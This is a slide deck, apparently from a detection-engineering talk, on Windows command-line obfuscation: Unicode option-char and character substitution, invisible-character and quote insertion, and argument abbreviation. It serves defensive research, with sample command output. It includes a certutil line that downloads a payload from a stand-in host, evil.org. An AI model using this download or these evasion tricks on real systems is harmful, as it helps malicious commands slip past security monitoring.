

Exploring Windows Command-Line Obfuscation

Wietze Beukema
July 2021



Exploring Windows Command-Line Obfuscation

Wietze Beukema
July 2021



Hello, who dis?

Wietze Beukema

Detection Engineering & Research

Threat hunting

PwC UK, London

Keep in touch:



[@wietze](https://twitter.com/wietze)



github.com/wietze



wietze.beukema@pwc.com

1

How

Command Lines


Are

Used

Command Lines

Your wish is my command

- Change the flow of a program based on custom input
- Historically the only way for a user to interact with their computers, nowadays “under the hood”
- Every process has a command-line component



Anatomy of a Command Line

What's what

```
certutil /split /urlcache /f https://evil.org/payload.txt notsuspicious.txt
```

Anatomy of a Command Line

What's what

certutil	/split	/urlcache	/f	https://evil.org/payload.txt	notsuspicious.txt
Argument	Argument	Argument	Argument	Argument	Argument

Anatomy of a Command Line

What's what

certutil	/split	/urlcache	/f	https://evil.org/payload.txt	notsuspicious.txt
Argument	Argument	Argument	Argument	Argument	Argument
Program (sometimes command)	Option	Option	Option		

Anatomy of a Command Line

What's what



Anatomy of a Command Line

What's what



Compatibility

Not all command lines are created equal

- Problem: lack of standardisation
 - Option Chars
 - Text encoding
 - Command-line structure
- Solution: compatibility (?)
- Result: wild west



The problem

More is not always better

- “Synonymous Command-Line Arguments”
- Opportunities to bypass detection/prevention mechanisms



2

Synonymous

Command-Line


Argument

Types

Type 1: Option Char substitution

Keeping your options open

- **Replace the option char with another one**
- Especially *nix-esque tools
(ping, whoami, netstat, arp, etc.)
- Usually 1 alternative, sometimes more



A screenshot of a Windows command prompt window titled "C:\WINDOWS\system32\cmd.exe". The prompt shows two commands being executed, each enclosed in an orange box. The first command is `c:\>ping /n 1 127.0.0.1`, followed by its output: "Pinging 127.0.0.1 with 32 bytes of data: Reply from 127.0.0.1: bytes=32 time<1ms TTL=128 Ping statistics for 127.0.0.1: Packets: Sent = 1, Received = 1, Lost = 0 (0% loss), Approximate round trip times in milli-seconds: Minimum = 0ms, Maximum = 0ms, Average = 0ms". The second command is `c:\>ping -n 1 127.0.0.1`, followed by its output: "Pinging 127.0.0.1 with 32 bytes of data: Reply from 127.0.0.1: bytes=32 time<1ms TTL=128 Ping statistics for 127.0.0.1: Packets: Sent = 1, Received = 1, Lost = 0 (0% loss), Approximate round trip times in milli-seconds: Minimum = 0ms, Maximum = 0ms, Average = 0ms". The prompt ends with `c:\>_`.

```
C:\WINDOWS\system32\cmd.exe
c:\>ping /n 1 127.0.0.1
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128


Ping statistics for 127.0.0.1:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
c:\>ping -n 1 127.0.0.1
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
c:\>_
```

Keeping your options open

- What about Unicode?


- ✓ 0x002F : arp /a
- ✓ 0x2010 : arp -a
- ✓ 0x2012 : arp -a
- ✓ 0x2015 : arp -a
- ✓ 0x2044 : arp /a
- ✓ 0x2212 : arp -a
- ✓ 0x2215 : arp /a
- ✓ 0xFF0D : arp -a



Type 2: Character substitution

There is an impostor among us

- **Replace characters (other than the option char) with an 'equivalent'**
- Newer tools are more likely to support this
- Once again, Unicode is our friend



```
C:\Windows\system32\cmd.exe

c:\temp>reg export HKCU out.reg
The operation completed successfully.

c:\temp>dir out.reg
Volume in drive C has no label.
Volume Serial Number is 5040-4926

Directory of c:\temp

06/23/2021  09:52 PM                17,931,096 out.reg
               1 File(s)                17,931,096 bytes
               0 Dir(s)  40,363,483,136 bytes free

c:\temp>
```


Type 2: Character substitution

There is an impostor among us

Mathematical Alphanumeric Symbols

Range: 1D400–1D7FF Quantity of characters: 1024

Latin Extended-A

Range: 0100–017F Quantity of characters: 128

Spacing Modifier Letters

Range: 02B0–02FF Quantity of characters: 80

Latin Extended-B

Range: 0180–024F Quantity of characters: 208

Bold s

Latin superscript modifier letters

U+1D400

U+1D408

Greek Extended

Range: 1F00–1FFF Quantity of characters: 256

Precomposed polytonic Greek

U+1F00 U+1F01 U+1F02 U+1F03 U+1F04 U+1F05 U+1F06 U+1F07

U+1F08 U+1F09 U+1F0A U+1F0B U+1F0C U+1F0D U+1F0E U+1F0F

U+0107


U+010F

U+0184 U+0185 U+0186 U+0187

U+018C U+018D U+018E U+018F

Unicode compatibility

“It’s not a bug, it’s a feature”




```
C:\Windows\system32>tttracer.exe -Launch calc.exe
Warning:  Command line contains Unicode quotation or dash characters similar to the ASCII equivalents. These characters will not be treated as special when the command line is parsed. Was the command copied-and-pasted from Microsoft Word?
Launching 'Error: Recording of Error: Failed to open 'Error: Corrupted trace file
written to 'C:\Windows\system32\
C:\Windows\system32>
```

Courtesy of Grzegorz Tworek (@0gtweet)

Type 3: Character Insertion

You can never have enough bonus chars

- **Insert special characters**
- Some programs ignore complete character ranges
- Often includes both visible and invisible characters



The screenshot shows a Windows Command Prompt window titled "Administrator: Command Prompt" with the following output:

```
C:\Windows\system32>wevtutil g       security
creationTime: 2019-08-28T11:24:28.774Z
lastAccessTime: 2019-08-28T11:24:28.774Z
lastWriteTime: 2021-06-07T15:48:59.845Z
fileSize: 20975616
attributes: 32
numberOfLogRecords: 29988
oldestRecordNumber: 181903

C:\Windows\system32>
```


Below the Command Prompt is a Notepad window titled "Untitled - Notepad" with the following text:

```
File Edit Format View Help
wevtutil g       security|
```

Type 4: Quote Insertion

A detection engineer's least favourite quote

- **Insert double quotes at arbitrary positions**
- Only condition: they have to occur in even numbers
- Most programs seem to be vulnerable to this (!)
Only a couple are not
- Reminder: Not DOSfuscation!



```
C:\Windows\system32\cmd.exe

c:\>netsh ad"vfi"rewall show currentprofile state
Domain Profile Settings:
-----
State                                OFF
Ok.

c:\>netsh ad"v"fi"re"wall s"h"ow cu""rre""ntpro"f"il"e" state
Domain Profile Settings:
-----
State                                OFF
Ok.


c:\>wmic computer"sys"tem get name
computer"sys"tem - Alias not found.

c:\>
```

Type 5: Shorthands

y u no like abbrvs?

- **Abbreviate or otherwise shorten command-line argument**
- Well-known concept in *nix world
e.g. --ignore vs -i
- Hot take: does having more than one option really help user experience?



```
Administrator: Command Prompt

C:\Windows\system32>powershell /encodedcommand 2QBJAGgAbwAgACIASQB0ACAAdwBvAHIAawBzACEAIgA=
It works!

C:\Windows\system32>powershell /encodedcomman 2QBJAGgAbwAgACIASQB0ACAAdwBvAHIAawBzACEAIgA=
It works!

C:\Windows\system32>powershell /encodedcomma 2QBJAGgAbwAgACIASQB0ACAAdwBvAHIAawBzACEAIgA=
It works!

C:\Windows\system32>powershell /encodedcomm 2QBJAGgAbwAgACIASQB0ACAAdwBvAHIAawBzACEAIgA=
It works!

C:\Windows\system32>powershell /encodedcom 2QBJAGgAbwAgACIASQB0ACAAdwBvAHIAawBzACEAIgA=
It works!

C:\Windows\system32>powershell /encodedco 2QBJAGgAbwAgACIASQB0ACAAdwBvAHIAawBzACEAIgA=
It works!

C:\Windows\system32>powershell /encodedc 2QBJAGgAbwAgACIASQB0ACAAdwBvAHIAawBzACEAIgA=
It works!

C:\Windows\system32>powershell /encoded 2QBJAGgAbwAgACIASQB0ACAAdwBvAHIAawBzACEAIgA=
It works!

C:\Windows\system32>powershell /encode 2QBJAGgAbwAgACIASQB0ACAAdwBvAHIAawBzACEAIgA=
It works!

C:\Windows\system32>powershell /encod 2QBJAGgAbwAgACIASQB0ACAAdwBvAHIAawBzACEAIgA=
It works!

C:\Windows\system32>powershell /enco 2QBJAGgAbwAgACIASQB0ACAAdwBvAHIAawBzACEAIgA=
It works!

C:\Windows\system32>powershell /enc 2QBJAGgAbwAgACIASQB0ACAAdwBvAHIAawBzACEAIgA=
It works!

C:\Windows\system32>powershell /en 2QBJAGgAbwAgACIASQB0ACAAdwBvAHIAawBzACEAIgA=
It works!

C:\Windows\system32>powershell /e 2QBJAGgAbwAgACIASQB0ACAAdwBvAHIAawBzACEAIgA=
It works!

C:\Windows\system32>
```

Type 5: Shorthands

y u no like abbrvs?

```
Command Prompt
c:\>nslookup -type=txt example.org
Server: Unknown
Address: 192.168.21.5

Non-authoritative answer:
example.org    text =

        "v=spf1 -all"

c:\>nslookup -ty=txt example.org
Server: Unknown
Address: 192.168.21.5

Non-authoritative answer:
example.org    text =

        "v=spf1 -all"

c:\>nslookup -typhoon=txt example.org
Server: Unknown
Address: 192.168.21.5

Non-authoritative answer:
example.org    text =

